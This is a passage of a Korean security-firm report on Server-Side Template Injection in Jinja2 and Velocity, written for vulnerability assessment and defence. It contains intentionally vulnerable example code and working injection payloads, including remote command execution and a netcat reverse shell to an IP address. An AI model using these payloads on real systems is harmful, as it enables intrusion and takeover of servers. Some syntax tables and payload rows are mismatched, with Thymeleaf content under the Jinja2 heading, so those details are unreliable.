infosec

Threat Intelligence Report

EQST INSIGHT

별책 | '24년 전자금융기반시설 취약점 분석평가 기준 신설항목: SSTI

2024
03

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

Research & Technique

'24 년 전자금융기반시설 취약점 분석평가 기준 신설항목: SSTI(Server-Side Template Injection)

■ 서론

최근 공개된 **2024 년 전자금융기반시설 보안 취약점 평가기준**에 SSTI(Server-Side Template Injection) 항목이 추가됐다. SSTI 의 경우 2015 년 Black Hat Conference 에서 소개된 후 최근까지도 관련 취약점이 꾸준히 나오고 있는 항목이다. 이번 R&T 별책에서는 최근 '24 년 전자금융기반시설 취약점 분석평가에 신설된 SSTI 취약점에 대한 설명과 대응방안에 대해 상세히 다룬다.

■ Server-Side Template Injection

1) 취약점 개요

템플릿 엔진(Template Engine)은 주로 웹 애플리케이션과 이메일에서 고정 템플릿과 데이터를 결합하여 웹 페이지를 생성하는데 활용한다. 템플릿 엔진을 사용하면 코드를 HTML 형태로 간결하게 작성할 수 있다. 가독성, 재사용성, 유지보수 효율성 향상은 물론 코드 간소화 등의 효과를 얻을 수 있다.

템플릿 엔진에는 클라이언트에서 동작하는 클라이언트 측 템플릿 엔진(Client-Side Template Engine)과 서버에서 동작하는 서버 측 템플릿 엔진(Server-Side Template Engine)이 있다.



그림 1. 템플릿 엔진의 역할

이 중 서버 측 템플릿 엔진 사용 시, 사용자 입력값 검증이 미흡하면 SSTI 취약점에 노출될 수 있다. 공격자는 서버 측의 템플릿에 악의적인 템플릿을 삽입해 임의 객체 생성, 임의 파일 읽기/쓰기, 원격 명령 실행, 정보 누출 및 권한 상승 공격을 할 수 있어 매우 위험하다.

2) SSTI 동작 과정



그림 2. SSTI 동작 과정

① 공격자는 특정 템플릿 구문을 이용해서 SSTI 취약점이 있는지 확인한다.
② SSTI 취약점이 확인되면, 공격자가 악의적인 템플릿 구문을 삽입하여 악성 코드 업로드, 원격 명령 실행을 수행한다.
③ 취약한 서버는 공격자의 입력값을 템플릿 구문으로 해석하여 해당 템플릿 구문 실행 결과를 반환한다.
④ 공격자는 악의적인 템플릿 구문 실행을 통해 서버의 주요정보를 탈취한다.

3) 주요 언어별 서버 측 템플릿 엔진

SSTI 공격에 영향을 받을 수 있는 언어별 서버 측 템플릿 엔진은 아래와 같다.

Language	Framework	Template Engine	템플릿 구문 예시
Python	Flask	Jinja2	{{7*7}}
C#	ASP.Net	Razor	@(7*7)
Java	Springboot	Thymeleaf	${7*7}
JavaScript	-	Jade	= 7*7
PHP	Symphony	Twig	{{7*7}}

위 표에서 제시된 서버 측 템플릿 엔진은 단지 예시일 뿐이며, 실제로는 다른 서버 측 템플릿 엔진에서도 SSTI 취약점이 발생할 수 있다. SSTI 취약점은 템플릿 엔진의 구현 방식과 사용 방법에 따라 다양한 형태로 나타날 수 있으므로, 모든 서버 측 템플릿 엔진에서 주의가 필요하다.

■ 주요 서버 측 템플릿 엔진에서 SSTI 공격 상세 분석

이번 R&T 별책에서는 주요 언어별 서버 측 템플릿 엔진에서의 SSTI 공격에 대해 상세히 분석한다. Jinja2 의 경우 다양한 공격 기법이 존재하며, Velocity, Freemarker, Thymeleaf 의 경우 국내에서 많이 사용하는 Spring 환경에서 사용하는 템플릿 엔진이므로 본 R&T 별책에서 다룬다.

SSTI 취약점은 사용자 입력값을 템플릿 구문으로 해석하는 과정에서 발생한다. 사용자 입력값에 대한 안전성 검사가 미흡하기 때문으로, 공격자는 악의적인 템플릿 구문을 삽입하여 원하는 코드를 실행하거나 시스템에 대한 민감한 정보를 노출시킬 수 있다.

1) Jinja2

먼저 Flask 프레임워크의 Jinja2 Template Engine 환경에서 어떻게 SSTI 취약점이 발생하고, 어떤 공격 구문을 삽입할 수 있는지 소개한다.

Flask 에서 발생하는 SSTI 는 대표적으로 취약한 함수인 “render_template_string”을 통해 템플릿을 렌더링하여 발생한다. 취약한 예시 코드는 아래와 같다.

```
from flask import *
import socket

app = Flask(__name__)

@app.route('/')
def index(e):
    id = request.args.get('id',type=str,default='')
    template = '''
    <!DOCTYPE html>
    <html lang="en">
    <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
...
(중략)
...
  <p class="fs-1 text-center">Hello, %s</p>

    </body>
    </html>
    '''% (id)
    return render_template_string(template)
```

SSTI 공격에 이용할 수 있는 Jinja Template Engine 의 기본적인 문법은 다음과 같다.

구분자	설명	예시
{{ ... }}	변수나 표현식의 결과를 출력하는 구분자	{{ config }}
@{ ... }	URL 링크 표현식	{% for i in list %} ... {% endfor %}}
{# ... #}	주석을 표시하는 구분자	{# a comment #}

(※ https://www.thymeleaf.org/doc/tutorials/3.0/uingthymeleaf.html#standard-expression-syntax)

위 표를 참고하여 표현식의 결과를 출력하는 구분자를 이용한 수식 “{{7*7}}”을 입력하면 아래와 같이 템플릿 구문으로 해석하여 49 가 출력되는 것을 확인할 수 있다.

페이로드	[[${7*7}]]
입력값	?id=%7b%7b%37%2a%37%7d%7d



그림 3. Jinja2 Template Engine 에서 {{7*7}} 구문 입력 시

Flask 프레임워크는 애플리케이션 내 설정값과 secret key 를 config 객체에 저장하며, “{{config}}” 구문을 통해서 접근할 수 있다.



그림 4. Jinja2 Template Engine {{config}} 구문 입력 시

Python 에는 클래스 선언 시 자동으로 상속받는 ‘Object 클래스’가 존재한다. 해당 클래스에 접근한 뒤 Object 가 클래스가 상속하는 하위 클래스에 접근하면, 새로운 프로세스를 생성하는 Popen 클래스에 접근할 수 있다. 해당 과정을 도식화하면 다음과 같다.



그림 5. Jinja2 Template Engine SSTI 원격 코드 실행 호출 순서

위 도식에 따라 다음과 같은 페이로드로 임의의 명령을 원격에서 실행할 수 있다. 이때 communicate()는 임의의 명령을 보낸 뒤, 그 결과를 받아오는 역할을 한다.

페이로드	{{{}.__class__.__base__.__subclasses__()[367]('cat flag.txt',shell=True,stdout=-1) .communicate()[0].strip()}}
입력값	?id=%7b%7b%7b%7d%2e%5f%5f%63%6c%61%73%73%5f%5f%2e%5f%5f%62%61% 73%65%5f%5f%2e%5f%5f%73%75%62%63%6c%61%73%73%65%73%5f%5f%28%2 9%5b%33%36%37%5d%28%27%63%61%74%20%66%6c%61%67%2e%74%78%74% 27%2c%73%68%65%6c%6c%3d%54%72%75%65%2c%73%74%64%6f%75%74%3d% 2d%31%29%2e%63%6f%6d%6d%75%6e%69%63%61%74%65%28%29%5b%30%5d %2e%73%74%72%69%70%28%29%7d%7d



그림 6. Jinja2 Template Engine 에서 원격 코드 실행 예시

만약, Object 클래스에 접근하지 못하더라도 다른 방식으로 명령을 불러올 수 있다. Jinja2 에서 기본적으로 사용가능한 컨텍스트인 config 와 생성자 메서드 __init__와 함수의 전역 변수를 출력하는 __globals__ 를 이용하여 임의의 명령을 불러오는 방식이다.

그림 7. Jinja2 Template Engine 에서 원격 코드 실행 예시

2) Velocity

두번째로는 Spring 환경의 Velocity Template Engine 에서 어떻게 SSTI 취약점이 발생하고 어떤 공격 구문을 삽입할 수 있는지 소개한다.

Velocity 는 간단한 템플릿 언어를 사용하여 코드에 정의된 객체를 참조할 수 있는 기능을 가진 Java 기반 Template engine 이다.

Velocity 에서 발생하는 SSTI 는 사용자 입력값에 대한 적절한 검증 없이 해당 값을 템플릿 구문으로 해석하여 발생한다. 사용자 입력값을 그대로 받아 서버 측 템플릿에 템플릿 구문이 해석될 수 있는 예시 코드는 아래와 같다.

MainController.java

```
import org.apache.velocity.VelocityContext;
import org.apache.velocity.runtime.RuntimeServices;
import org.apache.velocity.runtime.RuntimeSingleton;
import org.apache.velocity.runtime.parser.ParseException;
...
(중략)
...
@Controller
@EnableAutoConfiguration
public class Main {
...
(중략)
...
        @RequestMapping("/velocity")
        @ResponseBody
        String velocity(@RequestParam(required = false, name = "name") String name) {
                System.out.println(name);
                ...(중략)...
                String template = "<!DOCTYPE html><html lang='en'><head>" +
                                ... (중략) ...
                                + name +"</p></body></html>";
                RuntimeServices runtimeServices =RuntimeSingleton.getRuntimeServices();
                StringReader reader = new StringReader(template);
                org.apache.velocity.Template t = new org.apache.velocity.Template();
                t.setRuntimeServices(runtimeServices);
                try {    ... (중략) ...
                        VelocityContext context = new VelocityContext();
                        StringWriter writer = new StringWriter();
                        t.merge(context, writer);
                        template = writer.toString();   ...
```

SSTI 공격에 이용할 수 있는 Velocity Template Engine 의 기본적인 문법은 다음과 같다.

구분자	설명	예시
#set(...)	참조할 값을 설정	#set($primate = "monkey")
#if(...)	조건문을 나타내는 구분자	#if ($foo == $bar)
...		Equal
#else		#else
...		Not equal
#end		#end
@{ ... }	반복문을 나타내는 구분자	#foreach(#product in $allProducts) $product #end

위 표를 참고하여 표현식의 참조값을 설정하는 구분자와 참조값을 출력하는 구분자를 이용한 수식 "#set($x=7*7) $x"를 입력하면, 아래와 같이 템플릿 구문으로 해석하여 49 를 출력하는 것을 확인할 수 있다.

페이로드	#set($x=7*7) $x
입력값	?name=%23set($x=7*7)%20$x

그림 8. Velocity Template Engine 에서 #set($x=7*7) $x 구문 입력 시

Velocity Template Engine 은 코드에 존재하는 객체를 불러올 수 있다. 이 때 임의의 문자열을 선언한 뒤, 동적으로 클래스를 불러올 때 사용하는 forName() 메서드를 Java 의 Reflection 기능으로 구현하면, 다음과 같이 소스코드 내 원하는 클래스를 불러올 수 있다. 해당 역할을 하는 Velocity 템플릿 구문은 아래와 같다.

페이로드	#set($a="")#set($str=$a.getClass().forName("java.lang.String")) $str
입력값	?name=%23set($a="")%23set($str=$a.getClass().forName("java.lang.String"))%20$str



그림 9. Velocity Template Engine 에서 forName() 메서드를 활용한 구문 입력 시

java.lang.Runtime 클래스를 호출한 뒤, exec() 메서드를 활용하면 원격에서 임의의 명령을 실행할 수 있다.

페이로드	#set($a="")
	#set($proc=$a.getClass().forName("java.lang.Runtime").getRuntime().
	exec("nc –e /bin/bash 192.168.102.61 8888"))
	#set($null=$proc.waitFor())

입력값	?name=%23set%28%24a%3d""%29%0a%23set%28%24proc%3d%24 a%2egetClass%28%29%2eforName%28"java%2elang%2eRuntime"%29 %2egetRuntime%28%29%2eexec%28"nc%20- e%20%2fbin%2fsh%20192%2e168%2e102%2e61%208888"%29%29%23set(%24null%3d%24proc.waitFor())



그림 10. Velocity Template Engine 에서 원격 명령 실행으로 리버스 쉘 연결

또한, java.lang.String, java.lang.Character 를 같이 호출해 명령어 결과값을 문자열로 출력할 수도 있다. Velocity Template Engine 의 반복문이 #foreach(…) … #end 구문을 활용한다면, 명령어 결과를 한 글자 씩 반복해서 출력하게 구현할 수 있다.

페이로드	#set($engine="") #set($str=$engine.getClass().forName("java.lang.String")) #set($chr=$engine.getClass().forName("java.lang.Character")) #set($proc=$engine.getClass().forName("java.lang.Runtime").getRuntime().exec("id")) #set($null=$proc.waitFor()) #set($prt=$proc.getInputStream()) #foreach($i in [1..$prt.available()]) $str.valueOf($chr.toChars($prt.read())) #end
입력값	?name=%23set%28%24engine%3d""%29%0a%23set%28%24str%3d%24engine %2egetClass%28%29%2eforName%28"java%2elang%2eString"%29%29%0a%23 set%28%24chr%3d%24engine%2egetClass%28%29%2eforName%28"java%2elang %2eCharacter"%29%29%0a%23set%28%24proc%3d%24engine%2egetClass%28 %29%2eforName%28"java%2elang%2eRuntime"%29%2egetRuntime%28%29%2e exec%28"id"%29%29%0a%23set%28%24null%3d%24proc%2ewaitFor%28%29%29 %0a%23set%28%24prt%3d%24proc%2egetInputStream%28%29%29%0a %23foreach%28%24i%20in%20%5b1%2e%2e%24prt%2eavailable%28%29%5d %29%0a%24str%2evalueOf%28%24chr%2etoChars%28%24prt%2eread%28%29 %29%29%0a%23end%0a



그림 11. Velocity Template Engine 에서 원격 명령 실행 및 결과 출력

3) Freemarker

세번째로는 Spring 환경의 Freemarker Template Engine 에서 어떻게 SSTI 취약점이 발생하고 어떤 공격 구문을 삽입할 수 있는지 소개한다.

Freemarker 는 템플릿과 템플릿 동적 데이터를 기반으로 HTML 웹 페이지, e-mail, 설정 파일, 소스 코드 등을 출력할 수 있는 템플릿 엔진이다.

